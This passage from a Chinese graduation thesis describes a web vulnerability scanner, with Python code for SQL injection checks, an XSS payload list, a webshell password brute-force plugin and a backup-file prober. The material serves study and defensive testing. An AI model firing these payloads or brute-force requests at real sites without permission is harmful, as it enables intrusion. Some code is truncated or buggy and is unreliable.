Microsoft Access 是 Microsoft Access Driver

Oracle 是 Oracle error

Microsoft SQL Server 是 Warning.*mssql_

SQLite 是 SQLite.Exception

IBM DB2 是 DB2 SQL error 等等....

(4)通过关键词匹配判断此目的系统使用何种数据库

(5)判断是否存在 WAF，如果存在则停止

(6)简化方式采用特定的 URL 进行访问，若出现 ip banned，firewall 之类的关键词，可以精确判断是否存在 WAF

(7)具体通过正则表达式进行判断(?i)(\A|\b)IP\b.*\b(banned|blocked|bl(a|o)ck?s?list|firewall)

4.2.1.2SQL 检测脚本的编写

(1)使用字典存储数据库特征：

```
DBMS_ERRORS = {
    "MySQL": (r"SQL syntax.*MySQL", r"Warning.*mysql_.*",
              r"valid MySQL result", r"MySqlClient\."),
    "PostgreSQL": (r"PostgreSQL.*ERROR", r"Warning.*\Wpg_.*",
                   r"valid PostgreSQL result", r"Npgsql\."),
    "Microsoft SQL Server": (r"Driver.* SQL[ -\_ ]*Server",
                              r"OLE DB.* SQL Server", r"(\W/\A)SQL Server.*Driver",
                              r"Warning.*mssql_.*", r"(\W/\A)SQL Server.*[0-9a-fA-F]{8}",
                              r"(?s)Exception.*\WSystem\.Data\.SqlClient\.",
                              r"(?s)Exception.*\WRoadhouse\.Cms\."),
    "Microsoft Access": (r"Microsoft Access Driver",
                          r"JET Database Engine", r"Access Database Engine"),
    "Oracle": (r"\bORA-[0-9][0-9][0-9][0-9]", r"Oracle error",
               r"Oracle.*Driver", r"Warning.*\Woci_.*", r"Warning.*\Wora_.*"),
    "IBM DB2": (r"CLI Driver.*DB2", r"DB2 SQL error", r"\bdb2_\w+(\("),
    "SQLite": (r"SQLite/JDBCDriver", r"SQLite.Exception",
               r"System.Data.SQLite.SQLiteException", r"Warning.*sqlite_.*",
               r"Warning.*SQLite3:.", r"\[SQLITE_ERROR\]"),
    "Sybase": (r"(?i)Warning.*sybase.*", r"Sybase message",
               r"Sybase.*Server message.*"),
}
```

(2)通过正则，判断出目的主机使用的数据库类型：

```
for (dbms, regex) in ((dbms, regex) for dbms in DBMS_ERRORS for regex in DBMS_ERRORS[dbms]):
    if(re.search(regex, _content)):
        return True
```

(3)测试

```
BOOLEAN_TESTS = (" AND %d=%d", " OR NOT (%d=%d)")
```

(4)用报错语句同返回正确的内容和错误的内容进行对比分析:

```
for test_payload in BOOLEAN_TESTS:
#正确的网页

    RANDINT = random.randint(1, 255)
    _url = url + test_payload%(RANDINT,RANDINT)
    content["true"] = Downloader.get(_url)
    _url = url + test_payload%(RANDINT,RANDINT+1)
    content["false"] = Downloader.get(_url)
    if content["origin"]==content["true"]!=content["false"]:
        return "sql fonud: %"%url
```

注: content["origin"]==content["true"]!=content["false"]意为原网页内容等于正确网页内容不等于错误的网页内容则判断此地址存在漏洞。

4.2.1.3 完整代码

```
import re,random
from lib.core import Download
def sqlcheck(url):
    if(not url.find("?")):
        return False
    Downloader = Download.Downloader()
    BOOLEAN_TESTS = (" AND %d=%d", " OR NOT (%d=%d)")
    DBMS_ERRORS = {
        "MySQL": (r"SQL syntax.*MySQL", r"Warning.*mysql_.*", r"valid MySQL result", r"MySqlClient\."),
        "PostgreSQL": (r"PostgreSQL.*ERROR", r"Warning.*\Wpg_.*", r"valid PostgreSQL result", r"Npgsql\."),
        "Microsoft SQL Server": (r"Driver.* SQL[\-\\ ]*Server", r"OLE DB.* SQL Server",
            r"(\W/\A)SQL Server.*Driver", r"Warning.*mssql_.*", r"(\W/\A)SQL Server.*[0-9a-fA-F]{8}",
            r"(?s)Exception.*\WSystem\.Data\.SqlClient\."),
        "Microsoft Access": (r"Microsoft Access Driver", r"JET Database Engine", r"Access Database Engine"),
        "Oracle": (r"\bORA-[0-9][0-9][0-9][0-9]", r"Oracle error",
            r"Oracle.*Driver", r"Warning.*\Woci_.*", r"Warning.*\Wora_.*"),
        "IBM DB2": (r"CLI Driver.*DB2", r"DB2 SQL error", r"\bdb2_\w+\\("),
        "SQLite": (r"SQLite/JDBCDBDriver", r"SQLite.Exception", r"System.Data.SQLite.SQLiteException",
            r"Warning.*sqlite_.*", r"Warning.*SQLite3:", r"\[SQLITE_ERROR\]"),
        "Sybase": (r"(?i)Warning.*sybase.*", r"Sybase message", r"Sybase.*Server message.*"),
    }

    _url = url + "%29%28%22%27"
    _content = Downloader.get(_url)
    for (dbms, regex) in ((dbms, regex) for dbms in DBMS_ERRORS for regex in DBMS_ERRORS[dbms]):
        if(re.search(regex,_content)):
            return True
    content = {}
    content["origin"] = Downloader.get(_url)
    for test_payload in BOOLEAN_TESTS:
        RANDINT = random.randint(1, 255)
        _url = url + test_payload%(RANDINT,RANDINT)
        content["true"] = Downloader.get(_url)
        _url = url + test_payload%(RANDINT,RANDINT+1)
        content["false"] = Downloader.get(_url)
        if content["origin"]==content["true"]!=content["false"]:
```

注: 该模块可以单独的进行调用, 也可通过插件模块进行调用。某些 URL 地址不需要进行测试, 比如.html 结尾的地址, 可直接删除, 可以通过 find("?")查找?进行 URL 是否符合标准的判断。

4.2.1.4 爬虫和 SQL 检查的结合

(1)用 try 检测可能出现的异常:

```
try:
    if(sqlcheck.sqlcheck(new_url)):
        print("url:%s sqlcheck is valueable"%new_url)
except:
    pass
```

(2)测试:

```
import sys
from lib.core.Spider import SpiderMain

def main():
    root = "https://www.shiyanlou.com/"
    threadNum = 10
    #spider
    w8 = SpiderMain(root,threadNum)
    w8.craw()

if __name__ == '__main__':
    main()
```

注：为使得 lib 和 script 文件夹中的.py 文件可以被认作是模块，请在 lib/core 和 script 文件夹中创建 __init__.py 文件，文件中什么都不需要加。

4.2.2 跨站脚本攻击检测模块

4.2.2.1 XSS 检测原理

(1)通过将 XSS 的 payload 加入到 URL 参数列表中，再将 URL 源码与此参数进行对比分析，若 URL 源码中存在此参数则此页面存在 XSS 漏洞：

```
payload list:
</script>"><script>prompt(1)</script>
</ScRiPt>"><ScRiPt>prompt(1)</ScRiPt>
"><img src=x onerror=prompt(1)>
"><svg/onload=prompt(1)>
"><iframe/src=javascript:prompt(1)>
"><h1 onclick=prompt(1)>Clickme</h1>
"><a href=javascript:prompt(1)>Clickme</a>
"><a href="javascript:confirm%28 1%29">Clickme</a>
"><a href="data:text/html;base64,PHN2Zy9vbmxvYWQ9YWxlcuQoMik+">click</a>
"><textarea autofocus onfocus=prompt(1)>
"><a/href=javascript&colon;co\u006efir\u006d&#40;&quot;1&quot;&#41;>clickme</a>
```

4.2.2.2 XSS 检测程序代码

```
from lib.core import Download,common
import sys,os
payload = []
filename = os.path.join(sys.path[0],"data","xss.txt")
f = open(filename)
for i in f:
    payload.append(i.strip())

class spider():
    def run(self,url,html):
        download = Download.Downloader()
        urls = common.urlsplit(url)

        if urls is None:
            return False
        for _urlp in urls:
            for _payload in payload:
                _url = _urlp.replace("my_Payload",_payload)
                print "[xss test]:",_url
                #我们需要对URL 每个参数进行拆分, 测试
                _str = download.get(_url)
                if _str is None:
                    return False
                if(_str.find(_payload)!=-1):
                    print "xss found:%s"%url
            return False
```

4.2.3 Webshell 密码爆破插件

```

import os
import sys
from lib.core.Download import Downloader
filename = os.path.join(sys.path[0], "data", "web_shell.dic")
payload = []
f = open(filename)
a = 0
for i in f:
    payload.append(i.strip())
    a+=1
    if(a==999):
        break

class spider:
    def run(self,url,html):
        if(not url.endswith(".php")):
            return False
        print '[Webshell check]:',url
        post_data = {}
        for _payload in payload:
            post_data[_payload] = 'echo "password is %s";' % _payload
            r = Downloader.post(url,post_data)
            if(r):
                print("webshell:%s"%r)
                return True
        return False

```

4.2.4 备份文件扫描插件

```

from lib.core.Download import Downloader
import sys
import urlparse
DIR_PROBE_EXTS = ['.tar.gz', '.zip', '.rar', '.tar.bz2']
FILE_PROBE_EXTS = ['.bak', '.swp', '.1']
download = Downloader()
def get_parent_paths(path):
    paths = []
    if not path or path[0] != '/':
        return paths
    paths.append(path)
    tph = path
    if path[-1] == '/':
        tph = path[:-1]
    while tph:
        tph = tph[:tph.rfind('/')+1]
        paths.append(tph)
        tph = tph[:-1]
    return paths

class spider:
    def run(self,url,html):
        pr = urlparse.urlparse(url)
        paths = get_parent_paths(pr.path)
        web_paths = []
        for p in paths:
            if p == "/":
                for ext in DIR_PROBE_EXTS:
                    u = '%s://%s%s%s' % (pr.scheme, pr.netloc, p, pr.netloc+ext)

```

```
else:
    if p[-1] == '/':
        for ext in DIR_PROBE_EXTS:
            u = '%s://%s%s%s' % (pr.scheme, pr.netloc, p[:-1], ext)
        else:
            for ext in FILE_PROBE_EXTS:
                u = '%s://%s%s%s' % (pr.scheme, pr.netloc, p, ext)
    web_paths.append(u)
for path in web_paths:
    print "[web path]:%s"%path
    if(download.get(path) is not None):
        print "[+] bak file has found :%s"%path
return False
```

4.3 本章小结

本章介绍了 Web 应用漏洞扫描器各个模块的具体实现过程，首先介绍了扫描器的主模块，主要包括 CMS 识别模块、端口扫描模块与插件收集模块，然后介绍了网络爬虫模块的实现过程，包括提取 URL、URL 标准格式化、URL 过滤、URL 参数变换等过程，提高漏洞扫描器的性能，然后介绍了三个典型漏洞扫描器扫描模块的实现。

5 Web 应用扫描器的功能评测

5.1 测试方案设计

软件测试的主要功能是验证所设计的 Web 漏洞扫描系统是否能够实现设计目标。下面简单地介绍本系统的测试方案:

(1)漏洞功能检查:通过既定已知漏洞点的 Web 漏洞平台 <http://www.OWASP.wva.com> 为基准,检索测试的样本,验证该系统在任意环境下是否都具备 SQL 注入的漏洞、XSS 跨站脚本攻击漏洞和 WebShell 爆破攻击漏洞的检测技术,并且是否能够根据检测结果产生一份关于 Web 漏洞的分析报告^[25]。

(2)系统性能检验测试:选择开源软件 AWVS 与此漏洞扫描器进行对比测试,来检验整个漏洞扫描系统的性能。

(3)数据分析:通过对上述的扫描数据结果分析,评估该系统的可靠度和系统效率。

软件测试中需要设置完善的指标去衡量系统,也是一个衡量系统工作效率的指标,检测过程中系统时间消耗量越多,说明该系统工作的效率就越低。漏报率是由于互联网状况、程序设计上的缺陷等各种原因引起的,使得 Web 漏洞扫描器不能准确地检测漏洞。利用漏报比例来衡量一个系统的安全性和可靠性。漏报率越小,系统的稳定性和可靠性就越高。

5.2 系统功能测试

Web 漏洞扫描器是一个复杂的漏洞扫描识别系统,首先对该系统的子模块都分别进行功能性的漏洞测试,然后再对整个系统模块进行集成性的漏洞测试,从而确定此漏洞扫描系统是否对于已知漏洞的扫描真正有效。本论文第四章主要详细介绍了 Web 漏洞扫描器设计中的各种主要功能模块,下面主要介绍各个模块能否出色完成对 SQL 注入、XSS 跨站脚本攻击与 WebShell 爆破攻击等漏洞的准确扫描:

(1)SQL 注入漏洞扫描

在选择界面中选择 SQL,并为该漏洞进行扫描,扫描后的报告栏中列出了用户选择扫描的漏洞类型、扫描过程中所需要花费的精力和时间、发现各种漏洞的次数等等。这些指标有效证明本漏洞扫描仪可以有效地发现 SQL 注入的漏洞^[26]。

(2)XSS 漏洞扫描

在选择界面中选择 XSS,并对该漏洞进行扫描,扫描的报告已经列出了扫描的漏洞类型、扫描过程中所需要花费的时间与精力、发现的漏洞总数、存在哪些漏洞点和对应网址以及各种漏洞的参数的显示。反射式 XSS 漏洞是一类经常会在网络上出现,并且数量极为众多的漏洞,它们往往能够迅速地盗取用户的 Cookie 信息。这些指标有效的证明本漏洞的扫描仪能够有效地发现 XSS 漏洞,目的网址包含了反射式 XSS 漏洞和内存式 XSS 漏洞^[27]。

(3)WebShell 漏洞扫描

在选定界面中通过选择 WebShell,启动扫描后浏览器会把配置的信息和漏洞通过网络邮件发送给相应的服务器端,伺机对服务器端进行输入检测,扫描报告列出了用户需要扫描漏洞类型、扫描所需要花费的精力和时间、结果表明 WebShell 此站点只有 1 个是漏洞,并且使用的时间比较短,说明这个 WebShell 的漏洞并不是频繁地出现,但因为这个 WebShell 漏洞能够直接获取一个服务器的密码等信息,所以目录遍历漏洞危害很大,称为高危漏洞。

(4)集成功能测试

勾选三个漏洞来进行集成功能的测试,产生一份关于漏洞分析报告。漏洞数据分析报告是一份 HTML 文件,其对所有目标网络主机的安全状态和性能情况都进行了详细的概述,对每个站点有多少漏洞、漏洞路径与参数进行了简要的统计。在漏洞扫描报告中每一个漏洞都会有漏洞描述、漏洞的处理解决方案、漏洞挖掘方式以及漏洞防御方法。透过这些信息可以非常准确地掌握 Web 网络站点的安全状态。

5.3 本章小结

本章首先为读者简单介绍整个 Web 漏洞扫描器的漏洞测试以及解决方案，大致划分为两种:漏洞功能检验测试和漏洞性能监测;简述整个 Web 应用系统漏洞分析扫描器软硬件工作环境;详细地介绍了测试该漏洞扫描器各个模块性能的基本流程，其中主要包括了 SQL 注入漏洞扫描分析、XSS 漏洞扫描分析、WebShell 爆破攻击和目录遍历漏洞扫描分析。并且分别选择了三个的漏洞平台对其性能进行了多次测试，最后综合有关漏洞扫描次数和漏洞扫描时间的各种相关技术信息，证明了此漏洞扫描器的可用性与可靠性，达到了项目提前预定的漏洞研究方案设计的主要目标。

6 总结与展望

6.1 总结

随着网络技术的进步和发展，Web 应用也日益趋向复杂化，Web 安全问题在近些年发展过程中变得愈发突出，给企业和个人造成了极为严重的经济损失。本论文在深入地分析和研究各类 Web 漏洞的基本原理和漏洞扫描技术之后，实现了一个具有高可用性、高扩展性、高性能的 Web 漏洞扫描器，本文的主要目标为以下几点：

(1)对于 Web 安全漏洞问题需要进行深入研究，以便于分析 Web 应用程序中存在的不同类型的 Web 安全漏洞。详细地介绍 SQL 注入、XSS 跨站脚本攻击、WebShell 爆破攻击与目录遍历等各种常见漏洞，其主要内容大致分为有以下几个部分：漏洞扫描、漏洞检测技术、漏洞防御措施。

(2)深入研究网络爬虫技术，通过聚焦网络爬虫技术对 Web 应用程序中存在的 Web 漏洞进行扫描和网页分析，通过改进网页分析算法，增强聚焦网络爬虫的能力，在精准爬取目标网页内容的基础上对目标网页内容进行解析。

(3)由于各个 Web 漏洞扫描器模块都是采用相同的文件操作流程，一般采用面向对象的编程语言来进行抽象表现，从而突出各种 Web 漏洞扫描器模块的操作共性，各个漏洞扫描系统模块之间具有类似或者相互继承的操作关系，这种关系的存在使得一个新的系统模块能够方便快捷地被直接融入到新的漏洞扫描系统中，提高了该漏洞扫描系统的安全可持续性。

(4)自主设计开发出基于 B/S 系统架构且具有高可用性的 Web 漏洞扫描器，并对其整体应用系统架构和主要应用功能模块进行具体设计与实现，且对整体的应用情况进行了详细介绍。

(5)采用基准检验测试的样本进行 Web 漏洞扫描器的测试，并对检验结果进行分析，分析结果显示，该扫描器对于 SQL 注入、XSS 跨站脚本攻击等漏洞识别是有效的。

(6)扫描器检查测试了三个具有漏洞的网站平台，主要针对基于 PHP 设计的网站，证明了此漏洞扫描器实际上是一个通用的 Web 漏洞扫描器。

总之，本文研究中所设计的是基于 B/S 网络架构的新型 Web 应用程序漏洞实时扫描器，具有高可用性与高扩展性，并且设计开发出一套完全可以自动拓展、实时延伸的扫描机制，对于 Web 漏洞扫描器的各种应用功能都可以进行实时的扩展升级，便于后续的新兴漏洞的更新，能够实现准确高效地针对 Web 应用程序漏洞的自动扫描。这充分说明了本论文的 Web 漏洞扫描器课题技术研究是有效的，本论文课题技术研究也是十分富有实际科学意义的。

6.2 展望

(1)Web 应用程序中可能存在的漏洞类型数量很多，本文主要讲述的是如何完成对 SQL 注入漏洞、XSS 跨站脚本攻击漏洞、WebShell 爆破攻击漏洞与目录遍历漏洞的统计分析和研究，但还有许多关于 Web 应用程序中可能存在的常见漏洞也需要及时进行升级扩展。

(2)网络爬虫的扫描功能仍然存在着一一定的缺陷和不足，使得某些动态信息所产生的数据输入点没有被提取出来，故使得其扫描工作具有了一定的限制。

(3)存在着一定程度的泄露率，并且用户界面由于没有专业 UI 设计略显粗糙，还有待完善和改进。

参考文献

- [1] 贺星光.网络安全扫描系统的设计与实现[D].哈尔滨:哈尔滨工业大学, 2017
- [2] Dafydd Stuttard.黑客攻防宝典:Web 实战篇[M].北京:人民邮电出版社, 2018:8-11
- [3] 徐陋, 姚国祥.SQL 注入攻击全面预防办法及其应用[J].微计算机信息, 2018, 19(9):10-12
- [4] 崔强强.基于网络的 Web 漏洞检测系统的研究与实现[D].西安:西安电子科技大学, 2017
- [5] 陈小兵, 张汉煜, 骆力明等.SQL 注入攻击检测技术研究[J].计算机工程与应用, 2016, 58(11):150-151
- [6] 唐若瑄.2019/2020 年黑客常用的漏洞扫描工具合集[EB/OL].2019.11.18, <https://blog.csdn.net/enweitech/article/details>
- [7] 明伟.12 种开源 Web 安全扫描程序[EB/OL].2017.11.24, https://wanghui.blog.csdn.net/article/details/78620963?utm_medium=distribute.pc_relevant.none-task-blog-Blog
- [8] CNNIC.第 45 次《中国互联网络发展状况统计报告》[EB/OL].2020.4.28, http://www.cnnic.net.cn/hlwfzyj/hlwxzbg/hlwtjbg/202102/t20210203_71361.htm
- [9] 吴翰清.白帽子讲 WEB 安全[M].电子工业出版社, 2012:23-29
- [10] 尹虹, 李宗伯.Web 应用中的 SQL 注入漏洞的测试与实现[D].西安:西安电子科技大学, 2017
- [11] 苏伟斌, 周惠民, 顾大权.网页代码漏洞剖析[J].计算机时代, 2017, 18(9):12-14
- [12] 徐嘉铭.SQL 注入攻击原理及在数据库安全中的应用[J].电脑编程技巧与维护, 2018, 9(18):21-23
- [13] 蒋卫华, 李伟华, 杜君.缓冲区溢出攻击:原理, 防御及检测[J].计算机工程, 2015, 8(10):5-7
- [14] 钟晨鸣, 徐少培.Web 前端黑客技术揭秘[M].电子工业出版社, 2013:30-32
- [15] 黄亮.Web 漏洞扫描系统中的智能爬虫技术研究[D].杭州:杭州电子科技大学, 2012
- [16] 沈寿忠.基于网络爬虫的 SQL 注入与 XSS 漏洞挖掘[D].西安:西安电子科技大学, 2009
- [17] Dafydd Stuttard, Marcus Pinto.黑客攻防技术宝典:Web 实战篇[M].北京:人民邮电出版社, 2009:5-8
- [18] Quavo.HTTP State Management[EB/OL].2018.4.6, <http://www.rfc-editor.org/rfc/rfc6265.txt>
- [19] Simon.Secubate[EB/OL].2018.9.10, <http://www.iseclab.org/papers/secubate.pdf>
- [20] BieBer Swift.OWASP Top 10 Project[EB/OL].2017.5.3, https://www.owasp.org/index.php/Top_10
- [21] Usher.OWASP 风险评级方法[EB/OL].2017.8.9, <http://www.owasp.org.cn/owasp-project/fengxian>
- [22] 孙听.使用 Rational AppScan 应对 Web 应用攻击[EB/OL].2019.3.9, <http://www.ibm.com/developerworks/cn/rational/r-cn-appscan2>
- [23] 单国栋, 戴英侠, 王航.计算机漏洞分类研究[J].计算机工程, 2018, 32(10):3-6
- [24] 赵亭, 陆余良.Fuzzing 技术综述[J].计算机应用研究, 2010, 58(3):829-834
- [25] 李昌.Web 应用安全防护技术研究与实现[D].长沙:中南大学, 2010
- [26] Richard Stevens.HTTP, NNTP 和 UNIX 域协议[M].北京:机械工业出版社, 2017:58-59
- [27] 刘弈群.搜索引擎技术基础[M].北京:清华大学出版社, 2010:25-30
- [24] 赵静.Rational AppScan 入门[EB/OL].2017.8.10, <http://www.ibm.com/developerworks/cn/rational>
- [25] Dafydd Stuttard.黑客攻防技术宝典:Web 实战篇[M].北京:人民邮电出版社, 2017:180-200
- [26] 乌云漏洞平台.Top 10 Security Risks for 2014[EB/OL].2018.7.5, <http://drops.wooyun.org/news/27>
- [27] 国家互联网应急中心.TCP 端口流量排名[EB/OL].2020.8.20, http://www.cert.org.cn/sites/main/preview/flash_detail.htm?tid=3803

致 谢

路漫漫其修远兮，吾将上下而求索。二十一载求学路，转眼已经到了毕业论文的终章，大学生涯也即将结束，始于 2017 年金秋，终于 2021 年盛夏，目之所及，皆是回忆。有师如斯，庆幸之至，感谢我的论文指导老师周方教授，亦师亦友，治学严谨，从选题、定题再到论文写作、修改、润色，教授细致而深刻的指导，帮助我开拓研究思路。本论文的顺利完成，离不开教授的精心点拨与热忱鼓励。

桃李不言，下自成蹊。在此也要感谢我本科四年所有指导过我的专业老师和辅导员老师是你们教会了我专业知识和人生的道理，教会了我如何在这个充满未知的社会去做一个正直、善良的人。承蒙教诲，学生心怀感念，不敢稍作遗忘。祝愿老师们工作顺利、平安幸福。

父母之爱子，则为之计生远。感谢我的母亲和家人对我无微不至的照顾与支持。养育之恩，无法回报，只想不断努力，成为他们的骄傲。

时间是不可听见的无声脚步，感谢陪我一起互相扶持度过大学四年的同学们，我曾迷茫过，失落过，但也曾被坚定，被信任，被关怀，至此留下的是我青春的收获。

送君千里，终有一别。凡是过往，皆为序章。感谢所有的相遇，山高路远，他日相逢，必定各领风骚！！！！